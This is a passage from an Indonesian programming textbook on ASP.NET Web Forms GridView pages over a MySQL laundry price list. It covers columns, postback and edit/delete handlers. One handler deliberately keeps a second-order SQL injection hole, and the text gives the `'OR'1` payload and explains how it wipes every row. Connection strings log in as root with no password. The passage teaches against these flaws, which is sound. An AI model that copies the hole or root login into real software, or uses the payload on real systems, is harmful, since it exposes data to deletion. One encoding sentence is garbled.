Kode 13.3 adalah halaman yang menggambar **Gambar 13.1**. Selain direktif di baris pertama, isinya hampir HTML biasa, dan *grid*-nya sendiri hanya dua baris.

Kode 13.3 `01Show.aspx`: sebuah formulir dengan satu GridView tanpa kolom yang dideklarasikan. Tidak dijalankan dalam pembangunan buku ini (Web Forms memerlukan Windows dan .NET Framework 4.8).

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="01Show.aspx.cs" Inherits="_01Show"
%>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Show the grid</title>
</head>
<body>
    <form id="form1" OnInit="Page_Load" runat="server">
        <asp:GridView ID="GridView1" runat="server">
        </asp:GridView>
    </form>
</body>
</html>
```

Direktif `<%@ Page %>` menyebut berkas *code-behind* dan kelas yang diwarisi halaman. Formulirnya bertanda `runat="server"`, seperti wajibnya setiap halaman Web Forms, karena setiap kontrol yang melakukan *postback* berada di dalam satu formulir itu. Atribut `OnInit="Page_Load"` tidak diperlukan: dengan `AutoEventWireup="true"`, ASP.NET sudah memanggil metode bernama `Page_Load`, sehingga di sini metode itu berjalan dua kali, tanpa akibat buruk karena ia hanya membaca.

Ketika perancang (*designer*) Visual Studio menampilkan halaman ini, belum ada data, sehingga ia menggambar pengganti: tiga kolom bernama Column0 sampai Column2 berisi `abc`. Kolom yang sebenarnya baru muncul ketika halaman berjalan, karena **`AutoGenerateColumns`** menyala secara bawaan: *grid* membuat satu kolom untuk setiap kolom data yang diberikan kepadanya, dengan judul berupa nama kolom itu. **Kode 13.4** memberinya data.

Kode 13.4 `01Show.aspx.cs`: mengisi sebuah DataSet dari tabel Service, mengikat *grid* kepadanya, dan memberi gaya pada kepala tabel serta baris berselang. Tidak dijalankan dalam pembangunan buku ini.

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.SqlClient;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;

public partial class _01Show : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        cs = "SELECT * FROM Service";
        MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
        con.Close();
        DataSet ds = new DataSet();
        adapter.Fill(ds, "Service");
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
        GridView1.DataSource = ds.Tables["Service"].DefaultView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.HeaderStyle.Font.Bold = true;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
}
```

Ikuti datanya. Sebuah ***data adapter*** (`MySqlDataAdapter`) memasangkan pernyataan SELECT dengan sebuah koneksi; metode `Fill`-nya membuka koneksi bila perlu, menyalin setiap baris ke `DataTable` bernama "Service" di dalam `DataSet`, lalu menutup koneksi lagi. Itulah sebabnya `con.Close()` yang terlalu awal tidak berbuat apa-apa dan tidak merugikan apa-apa. `DataSet` adalah basis data di dalam memori, terputus dari server setelah diisi; Bab 15 membahasnya.

`ds.Tables["Service"].DefaultView` adalah sebuah ***DataView***, pandangan atas tabel yang dapat diurutkan dan disaring di memori, dan *grid* diikat kepadanya. Tiga baris gaya menjadi atribut `style` ketika *grid* di-*render*. Blok `HasErrors` tidak berpengaruh apa pun pada DataSet yang baru diisi.

Yang sampai ke peramban adalah tabel biasa. *Grid* pada **Gambar 13.1** dikirim sebagai `<table>` dengan satu `<tr>` berisi sel `<th>` untuk kepala tabel dan satu `<tr>` berisi sel `<td>` untuk setiap layanan. Tidak ada di dalamnya yang perlu dipahami peramban tentang ASP.NET, dan inilah jembatan pertama menuju *grid* modern: apa pun yang membangunnya, tabel data di jaringan tetaplah sebuah tabel.

13.5 Kolom, Perintah, dan Postback

13.5.1 Mendeklarasikan kolom

Kolom otomatis memang cepat, tetapi hampir tidak pernah sesuai dengan keinginan halaman nyata: judulnya berupa nama kolom (`id`, `description`), semua kolom ditampilkan, dan tidak ada yang dapat diklik. Halaman kedua, `02DeleteSelect.aspx`, mematikan `AutoGenerateColumns` dan mendeklarasikan kolomnya sendiri, seperti ditunjukkan **Kode 13.5**.

Kode 13.5 `02DeleteSelect.aspx`: tiga kolom terikat dan dua kolom perintah, dengan *handler* untuk memilih dan menghapus baris. Tidak dijalankan dalam pembangunan buku ini.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="02DeleteSelect.aspx.cs"
Inherits="_02DeleteSelect" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Delete & select</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:GridView ID="GridView1" runat="server"
                AutoGenerateColumns = "false"
                CellPadding = "3"
                OnSelectedIndexChanged = "SelectRow"
                OnRowDeleting="DeleteRow">
                <Columns>
                    <asp:BoundField HeaderText="ID"
                        DataField="id" />
                    <asp:BoundField HeaderText="Description"
                        DataField="description" />
                    <asp:BoundField HeaderText="Price"
                        DataField="price" />
                    <asp:ButtonField ButtonType="Link" Text="Delete"
                        CommandName="Delete" />
                    <asp:ButtonField ButtonType="Link" Text="Select"
                        CommandName="Select" />
                </Columns>
            </asp:GridView>
            <asp:Label ID="Label1" runat="server" Text="Label"></asp:Label>
        </div>
    </form>
</body>
</html>
```

Sebuah kolom GridView adalah anggota keluarga kecil kelas ***field***, yang masing-masing tahu cara menggambar satu sel di setiap baris. **Tabel 13.3** mendaftarkan keluarga itu. Halaman ini memakai dua di antaranya: tiga `BoundField`, masing-masing menampilkan satu kolom data di bawah judulnya sendiri, dan dua `ButtonField`, masing-masing menggambar sebuah tautan di setiap baris.

Tabel 13.3 Jenis-jenis kolom GridView. `BoundField` dan `TemplateField` mengerjakan hampir semuanya; sisanya hanyalah kemudahan.

Field	Yang digambar di setiap baris	Atribut yang lazim
`BoundField`	nilai satu kolom data, sebagai teks	`DataField`, `HeaderText`, `DataFormatString`, `ReadOnly`, `SortExpression`
`ButtonField`	tombol atau tautan yang membangkitkan perintah	`ButtonType`, `Text`, `CommandName`
`CommandField`	tautan baku Select, Edit, Update, Cancel, dan Delete	`ShowEditButton`, `ShowDeleteButton`, `ShowSelectButton`
`TemplateField`	*markup* apa pun yang Anda tulis, per mode	`ItemTemplate`, `EditItemTemplate`, `HeaderTemplate`, `FooterTemplate`
`CheckBoxField`	kotak centang untuk kolom benar/salah	`DataField`
`HyperLinkField`	tautan yang dibangun dari data	`DataNavigateUrlFields`, `DataNavigateUrlFormatString`
`ImageField`	gambar yang alamatnya berupa data	`DataImageUrlField`

Kedua `ButtonField` itu memiliki nama perintah `Delete` dan `Select`. Nama-nama itu tidak sembarangan: GridView mengenali segelintir nama perintah dan mengubah klik padanya menjadi *event* miliknya sendiri. Klik pada tautan `Select` membangkitkan `SelectedIndexChanged`, yang dihubungkan halaman ke metodenya `SelectRow`; klik pada `Delete` membangkitkan `RowDeleting`, yang dihubungkan ke `DeleteRow`. **Kode 13.6** adalah kode di baliknya.

Kode 13.6 `02DeleteSelect.aspx.cs`: DataSet disimpan di sesi di antara *postback*; `DeleteRow` membuang sebuah baris dari *view* lalu dari basis data; `SelectRow` menyorot sebuah baris dan menampilkan dua selnya. Tidak dijalankan dalam pembangunan buku ini.


```
using MySql.Data.MySqlClient;
using System;
using System.Data;
using System.Web.UI.WebControls;
public partial class _02DeleteSelect : System.Web.UI.Page {
    DataView dataView;
    DataSet ds = new DataSet();
    protected void Page_Load(object sender, EventArgs e) {
        if (!IsPostBack) {
            string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
            MySqlConnection con = new MySqlConnection(cs);
            cs = "SELECT * FROM Service";
            MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
            con.Close();
            adapter.Fill(ds, "Service");
            if (ds.HasErrors) {
                ds.RejectChanges();
            } else {
                ds.AcceptChanges();
            }
            Session["Data"] = ds;
        } else
            ds = (DataSet)Session["Data"];
        dataView = ds.Tables["Service"].DefaultView;
        GridView1.DataSource = dataView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
    protected void DeleteRow(object sender, GridViewDeleteEventArgs e) {
        // Save the "id" which will be deleted later
        string deletedID = GridView1.Rows[e.RowIndex].Cells[0].Text;
        dataView.Delete(e.RowIndex);
        GridView1.DataSource = dataView;
        GridView1.DataBind();
        // It's only delete a row in DataView not on the table
        // So, if you also want to delete it on the DB's table, it needs more processes
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        try {
            con.Open();
            cs = "DELETE FROM Service WHERE id='" + deletedID + "'";
            MySqlCommand cmd = new MySqlCommand(cs, con);
            cmd.ExecuteNonQuery();
        } catch (Exception ex) {
            Console.WriteLine(ex);
```

Kode 13.6 (Lanjutan) *02DeleteSelect.aspx.cs: DataSet disimpan di sesi di antara postback; DeleteRow membuang sebuah baris dari view lalu dari basis data; SelectRow menyorot sebuah baris dan menampilkan dua selnya. Tidak dijalankan dalam pembangunan buku ini.*

```
        } finally {
            if (con.State != System.Data.ConnectionState.Closed) {
                con.Close();
            }
        }
    }
    protected void SelectRow(object sender, EventArgs e) {
        GridView1.SelectedRowStyle.BackColor =
            System.Drawing.Color.Yellow;
        Label1.Text = GridView1.SelectedRow.Cells[1].Text +
            " " + GridView1.SelectedRow.Cells[2].Text;
    }
}
```

13.5.2 Sebuah klik adalah postback

Bagaimana sebuah tautan di tabel, di peramban, dapat memanggil metode C# di server? Arahkan penunjuk ke salah satu tautan dan bacalah bilah status peramban pada **Gambar 13.6**.




ID	Description	Price		
B120	Bed cover, size 120	30000.00	Edit Delete	Select
B180	Bed cover, size 160-180	40000.00	Edit Delete	Select
C	Carpet, per m2	10000.00	Edit Delete	Select
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00	Edit Delete	Select
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00	Edit Delete	Select
C10W	Clothes 7-10 kg, Washed only	25000.00	Edit Delete	Select
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00	Edit Delete	Select
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00	Edit Delete	Select
C4W	Clothes max 4 kg, Washed only	10000.00	Edit Delete	Select
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00	Edit Delete	Select
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00	Edit Delete	Select
C6W	Clothes 5-6 kg, Washed only	15000.00	Edit Delete	Select
DL1	Doll, Large 1 pcs	40000.00	Edit Delete	Select
DM2	Doll, Medium 2 pcs	40000.00	Edit Delete	Select
DO	Delivery Order, per 10 kg	5000.00	Edit Delete	Select
DS3	Doll, Small 3 pcs	40000.00	Edit Delete	Select
I	Ironed only (without washing), per 5 kg	10000.00	Edit Delete	Select

Gambar 13.6 Penunjuk berada di tautan *Edit* baris DL1 (penanda 1). Bilah status (penanda 2) menunjukkan tujuan tautan itu: `javascript:__doPostBack('GridView1','Edit$12')`, sebuah pemanggilan skrip, bukan alamat.

Tautan itu tidak menuju sebuah alamat. Ia memanggil fungsi JavaScript kecil yang ditulis ASP.NET di setiap halaman Web Forms, `__doPostBack`, dengan dua argumen: kontrol yang diklik (`GridView1`) dan apa yang terjadi padanya (`Edit$12`, "perintah Edit pada baris 12", dihitung dari 0). Fungsi itu menaruh kedua *string* ke dalam dua *field* tersembunyi di satu-satunya formulir halaman, `__EVENTTARGET` dan `__EVENTARGUMENT`, lalu mengirim formulir itu. Seluruh halaman di-POST kembali ke dirinya sendiri: itulah ***postback***.

Di server, ASP.NET membangun kembali pohon kontrol halaman dari `.aspx`, memulihkan *state* sebelumnya setiap kontrol dari *field* tersembunyi ketiga, `__VIEWSTATE`, menjalankan `Page_Load` dengan `IsPostBack` bernilai `true`, membaca `__EVENTTARGET` dan `__EVENTARGUMENT`, lalu membangkitkan *event* yang sesuai pada kontrol yang sesuai, yang memanggil *handler* Anda. Kemudian ia me-*render seluruh* halaman lagi dan mengirimkannya kembali. **Gambar 13.7** menggambarkan perjalanan pulang-pergi itu.



Gambar 13.7 Satu klik pada GridView, sebagaimana ditangani Web Forms. Setiap Select, Edit, Update, Cancel, dan Delete adalah POST penuh atas seluruh formulir beserta *view state*-nya, dan dibalas dengan halaman baru yang utuh.

Rancangan ini cemerlang pada tahun 2002, ketika ia memungkinkan pemrogram *desktop* menulis *event handler* tanpa mempelajari HTTP, dan karena rancangan inilah halaman Web Forms terasa berat. *View state* sebuah *grid* membawa cukup informasi untuk menggambar ulang setiap baris yang pernah ditampilkannya, sehingga setiap klik mengirim kembali baris-baris itu ke server. Selain itu, karena setiap tindakan adalah POST ke alamat yang sama, bilah alamat tidak pernah berubah: *grid* yang sudah disaring, diurutkan, dan dibagi halaman tidak dapat ditandai (*bookmark*) atau dibagikan sebagai tautan, dan tombol Back menanyakan apakah formulir hendak dikirim ulang. Subbab 13.8 dan 13.9 menjawab kedua masalah itu.

> **WAWASAN KUNCI.** Web Forms tidak menghindari HTTP; ia menyembunyikannya. Setiap *event* GridView adalah sebuah HTTP POST, dan setiap *grid* modern di bab ini membuat permintaan yang sama menjadi terlihat: satu tautan untuk setiap cara *melihat*, dan POST hanya untuk setiap cara *mengubah*.

13.5.3 Membaca handler, dan cacat pada salah satunya

`Page_Load` pada **Kode 13.6** mengisi DataSet hanya pada kunjungan pertama (`!IsPostBack`) dan menyimpannya di **sesi**, memori di server yang dijaga untuk satu pengunjung (Bab 14), lalu mengambilnya kembali pada setiap *postback*. Cara ini menghemat satu kueri per klik, menghabiskan memori per pengunjung, dan menjadi basi begitu orang lain mengubah tabel.

`SelectRow` kecil dan menyenangkan. `SelectedRowStyle` mewarnai baris terpilih dengan kuning, dan `Label1` menampilkan sel kedua dan ketiga baris itu, yaitu deskripsi dan harga: pilih baris C dan label akan berbunyi *Carpet, per m2 10000.00*.

`DeleteRow` perlu dibaca pelan-pelan, karena ia memuat jenis kesalahan yang pernah membuat perusahaan sungguhan kehilangan datanya. Baris yang akan dihapus datang sebagai `e.RowIndex`, posisi baris di halaman. Metode itu membaca id dari apa yang *ditampilkan grid* di sel pertama baris, `GridView1.Rows[e.RowIndex].Cells[0].Text`, menghapus baris dari DataView, lalu menyusun pernyataan ini:

```
cs = "DELETE FROM Service WHERE id='" + deletedID + "'";
```

Ini adalah SQL yang dirangkai dengan menyambung *string*, pola yang sudah diperingatkan Bab 5, dan di sini ia mendidik karena alasan yang halus: id itu tidak berasal dari *field* formulir yang diketik pengunjung. Ia berasal dari basis data, melalui halaman. Misalkan seseorang memakai

formulir *Add* di halaman keempat (Subbab 13.6), yang *memang* memakai parameter, untuk menambahkan layanan dengan id lima karakter `'OR'1`. Formulir *Add* menyimpannya dengan setia. Seminggu kemudian seorang rekan menghapus layanan itu di halaman ini, dan pernyataannya menjadi `DELETE FROM Service WHERE id=''OR'1'`, yang dibaca MySQL sebagai "id kosong, atau benar": setiap baris cocok. Data yang disimpan dengan aman berubah menjadi kode dalam perjalanan keluarnya. Inilah yang disebut ***second-order SQL injection*** (injeksi SQL tingkat kedua), dan satu-satunya pertahanan yang andal sama dengan untuk injeksi tingkat pertama: jangan pernah menyisipkan nilai ke dalam teks SQL; ikatlah ia [2].

Di halaman ini, dua kebetulan menghalangi tipuan itu menjadi bencana. `BoundField` meng-*encode* HTML apa yang ditampilkannya, sehingga teks selnya adalah `'OR'1`, bukan `'OR'1`, dan pernyataan hasil sisipan tidak cocok dengan apa pun. Seandainya pun cocok dengan semuanya, kunci asing dari Bill akan membuat MySQL menolak seluruh pernyataan, karena empat layanan sedang dipakai. Tidak satu pun dari kebetulan itu adalah rancangan. Matikan `HtmlEncode` pada kolom itu ("perbaikan" yang umum ketika deskripsi menampilkan `&`), atau jalankan kode yang sama pada tabel yang tidak dirujuk apa pun, dan setiap baris lenyap. Kode yang keamanannya bersandar pada kebetulan bukanlah kode yang aman.

Kebetulan pertama itu sendiri adalah cacat kedua. `Cells[0].Text` adalah *teks tampilan* sel, yang sudah di-*encode* HTML, sehingga id jujur yang mengandung `&` atau `'` pun sampai ke SQL dalam keadaan berubah, dan baris yang salah, atau tidak ada baris sama sekali, yang terhapus. Kunci sebuah baris harus diambil dari *data key* milik *grid*, bukan dari tampilannya. Halaman keempat mengerjakan keduanya dengan benar, dan Subbab 13.6 menunjukkan caranya.

> **PERINGATAN: basis data Anda sendiri bukan sumber tepercaya.** Nilai yang disimpan dengan aman memakai parameter tetap hanyalah teks. Menyambungnya ke dalam pernyataan SQL berikutnya mengubahnya menjadi kode. Ikatlah setiap nilai, entah ia datang dari formulir semenit yang lalu atau dari tabel setahun yang lalu.

13.5.4 Grid sebagai sumber data bagi kontrol lain

Halaman ketiga, **Kode 13.7**, menambahkan sebuah tombol dan sebuah `ListBox` di bawah *grid*, untuk menunjukkan bahwa kontrol daftar lain dapat menampilkan apa yang ditampilkan *grid*.

Kode 13.7 `03FillSelect.aspx`: sebuah *grid*, tombol yang mengisi *list box* dari data *grid*, dan label untuk pilihan pada *list box*. Tidak dijalankan dalam pembangunan buku ini.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="03FillSelect.aspx.cs"
Inherits="MyLaundry" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Fill & select</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:GridView ID="GridView1" runat="server">
        </asp:GridView>
        <asp:Button ID="Button1" runat="server"
            OnClick="Button1_Click" Text="Fill the items from GridView to ListBox" />
        <br />
        <asp:ListBox ID="ListBox1" runat="server"
            OnSelectedIndexChanged="ShowSelection"
            AutopostBack="true"/>
        <br/>
        <asp:Label ID="labelLaundry" runat="server">The selected item from ListBox will be
shown here</asp:Label>
    </form>
</body>
</html>
```

Kode di baliknya, **Kode 13.8**, mengikat *grid* seperti yang dilakukan **Kode 13.4**. `Button1_Click` memberi *list box* itu `DataSource` milik *grid*, menyebut kolom yang ditampilkan (`DataTextField`) dan yang dikembalikan (`DataValueField`), lalu mengikatnya; `AutoPostBack="true"` mengirim halaman begitu sebuah butir dipilih, dan `ShowSelection` menulis pilihan itu ke label.

Kode 13.8 `03FillSelect.aspx.cs`: `ListBox1.DataSource = GridView1.DataSource` hanya berhasil karena `Page_Load` mengikat *grid* lagi pada setiap permintaan, termasuk *postback*. Tidak dijalankan dalam pembangunan buku ini.

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.SqlClient;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;
public partial class MyLaundry : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        cs = "SELECT * FROM Service";
        MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
        con.Close();
        DataSet ds = new DataSet();
        adapter.Fill(ds, "Service");
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
        GridView1.DataSource = ds.Tables["Service"].DefaultView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.HeaderStyle.Font.Bold = true;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
    public void ShowSelection(object sender, EventArgs e) {
        labelLaundry.Text = "You have selected: ";
        if (ListBox1.SelectedItem != null) {
            labelLaundry.Text += ListBox1.SelectedItem.Value;
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
        ListBox1.DataSource = GridView1.DataSource;
        ListBox1.DataTextField = "description";
        ListBox1.DataValueField = "description";
        ListBox1.DataBind();
    }
}
```

Keterangan kode itu menunjuk sebuah kehalusan: `DataSource` tidak disimpan di *view state*, sehingga setelah *postback* ia kosong kecuali ada yang mengisinya lagi. Dalam Web Forms Anda harus selalu tahu objek mana yang bertahan melewati *postback*, dan Bab 14 menjadikan hal itu pokok bahasannya.

13.6 Templat: Mengubah, Menghapus, dan Menambah di Tempat

13.6.1 Halamannya

Halaman keempat, `04EditDeleteSelect.aspx`, adalah layar administrasi kecil yang lengkap untuk daftar harga: setiap baris dapat dipilih, diubah di tempatnya, dan dihapus setelah ditanya, dan sebuah formulir di bawah *grid* menambahkan layanan baru. **Kode 13.9** adalah *markup*-nya.

Kode 13.9 `04EditDeleteSelect.aspx`: kolom templat dengan templat butir dan templat ubah, *command field* untuk Edit dan Delete, tautan pilih, dan formulir tambah di bawah *grid*. Tidak dijalankan dalam pembangunan buku ini.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="04EditDeleteSelect.aspx.cs"
Inherits="_04EditDeleteSelect" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Edit, Delete & Select</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:GridView ID="GridView1" runat="server"
            AutoGenerateColumns="false"
            DataKeyNames="id" OnSelectedIndexChanged = "SelectRow"
            OnRowDataBound="OnRowDataBound" OnRowEditing="OnRowEditing"
            OnRowCancelingEdit="OnRowCancelingEdit" OnRowUpdating="OnRowUpdating"
            OnRowDeleting="OnRowDeleting" EmptyDataText="No records has been added."
style="margin-top: 0px">
            <Columns>
                <asp:TemplateField HeaderText="ID" ItemStyle-Width="100">
                    <ItemTemplate>
                        <asp:Label ID="lblID" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "ID") %>'></asp:Label>
                    </ItemTemplate>
                </asp:TemplateField>
                <asp:TemplateField HeaderText="Description" ItemStyle-Width="400">
                    <ItemTemplate>
                        <asp:Label ID="lblDescription" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "Description") %>'></asp:Label>
                    </ItemTemplate>
                    <EditItemTemplate>
                        <asp:TextBox ID="txtDescription" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "Description") %>'></asp:TextBox>
                    </EditItemTemplate>
                </asp:TemplateField>
                <asp:TemplateField HeaderText="Price" ItemStyle-Width="100">
                    <ItemTemplate>
                        <asp:Label ID="lblPrice" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "Price") %>'></asp:Label>
                    </ItemTemplate>
                    <EditItemTemplate>
                        <asp:TextBox ID="txtPrice" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "Price") %>'></asp:TextBox>
                    </EditItemTemplate>
                </asp:TemplateField>
                <asp:CommandField ButtonType="Link" ShowEditButton="true"
ShowDeleteButton="true"
                    ItemStyle-Width="100" />
                <asp:ButtonField ButtonType="Link" Text="Select" CommandName="Select" />
            </Columns>
        </asp:GridView>
        <asp:Label ID="Label1" runat="server" Text="Selected ID will be shown
here"></asp:Label>
        <br/>
        <br/>
        <table border="1" cellpadding="0" cellspacing="0" style="border-collapse:
collapse">
```

Kode 13.9 (Lanjutan) *04EditDeleteSelect.aspx: kolom templat dengan templat butir dan templat ubah, command field untuk Edit dan Delete, tautan pilih, dan formulir tambah di bawah grid. Tidak dijalankan dalam pembangunan buku ini.*

```
            <tr>
                <td style="width: 100px">ID:<br />
                    <asp:TextBox ID="txtID" runat="server" Width="100px" Height="22px" />
                </td>
                <td style="width: 400px">Description:<br />
                    <asp:TextBox ID="txtDescription" runat="server" Width="400" />
                </td>
                <td style="width: 100px">Price:<br />
                    <asp:TextBox ID="txtPrice" runat="server" Width="100" />
                </td>
                <td style="width: 100px">
                    <asp:Button ID="btnAdd" runat="server" Text="Add" OnClick="Add" />
                </td>
            </tr>
        </table>
    </form>
</body>
</html>
```

Dua atribut *grid* mengubah segalanya. `DataKeyNames="id"` menyebut kunci baris; *grid* menyimpan kunci setiap baris di *view state* dan menyerahkannya kepada kode Anda sebagai `GridView1.DataKeys[rowIndex]`, sehingga kunci diambil dari data, bukan dari tampilan. Keenam atribut `On…` menghubungkan *event* ke *handler*, yang didaftarkan dalam **Tabel 13.4**.

Tabel 13.4 *Event* GridView yang penting untuk pengubahan. Masing-masing adalah satu *postback* (**Gambar 13.7**); *event* berakhiran "-ing" dapat dibatalkan dengan `e.Cancel = true`.

Event	Dibangkitkan ketika	Halaman ini memakainya untuk
`RowDataBound`	setiap baris baru saja dibangun dari datanya	memasang `confirm()` pada tautan Delete
`RowEditing`	tautan Edit diklik	mengatur `EditIndex` dan mengikat ulang
`RowCancelingEdit`	tautan Cancel diklik	mengatur `EditIndex = -1` dan mengikat ulang
`RowUpdating`	tautan Update diklik	membaca kotak teks, `UPDATE`, keluar dari mode ubah
`RowDeleting`	tautan Delete diklik (dan dialog menjawab OK)	`DELETE` menurut kunci baris, mengikat ulang
`SelectedIndexChanged`	tautan Select diklik	mewarnai baris, menampilkan kuncinya
`PageIndexChanging`, `Sorting`	tautan *pager* atau judul kolom diklik	(tidak dipakai di sini; Subbab 13.7)

Kolom-kolomnya kini berupa **TemplateField**, yang memuat *markup* alih-alih satu kolom data, dengan *markup* berbeda untuk tiap mode: `ItemTemplate` untuk baris yang sedang ditampilkan, `EditItemTemplate` untuk baris yang sedang diubah. Di dalam templat, `<%# … %>` adalah **ekspresi pengikatan data** (*data-binding expression*) yang dievaluasi ketika baris diikat; `DataBinder.Eval(Container.DataItem, "Description")` membaca *Description* baris itu. Jadi Description berupa `Label` dalam keadaan biasa dan `TextBox` dalam mode ubah, sedangkan ID tidak memiliki templat ubah dan tidak dapat diubah, sebagaimana mestinya sebuah kunci.

13.6.2 Handler-handlernya

Kode 13.10 adalah kode di baliknya. Ia panjang hanya karena setiap pemanggilan basis data ditulis utuh; pola setiap *handler* hanya dua atau tiga baris.

Kode 13.10 `04EditDeleteSelect.aspx.cs`: setiap perubahan adalah perintah berparameter, setiap *handler* diakhiri dengan mengikat ulang *grid*, dan `RowDataBound` memberi setiap tautan Delete dialog konfirmasi. Tidak dijalankan dalam pembangunan buku ini.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Data;
using System.Configuration;
using MySql.Data.MySqlClient;
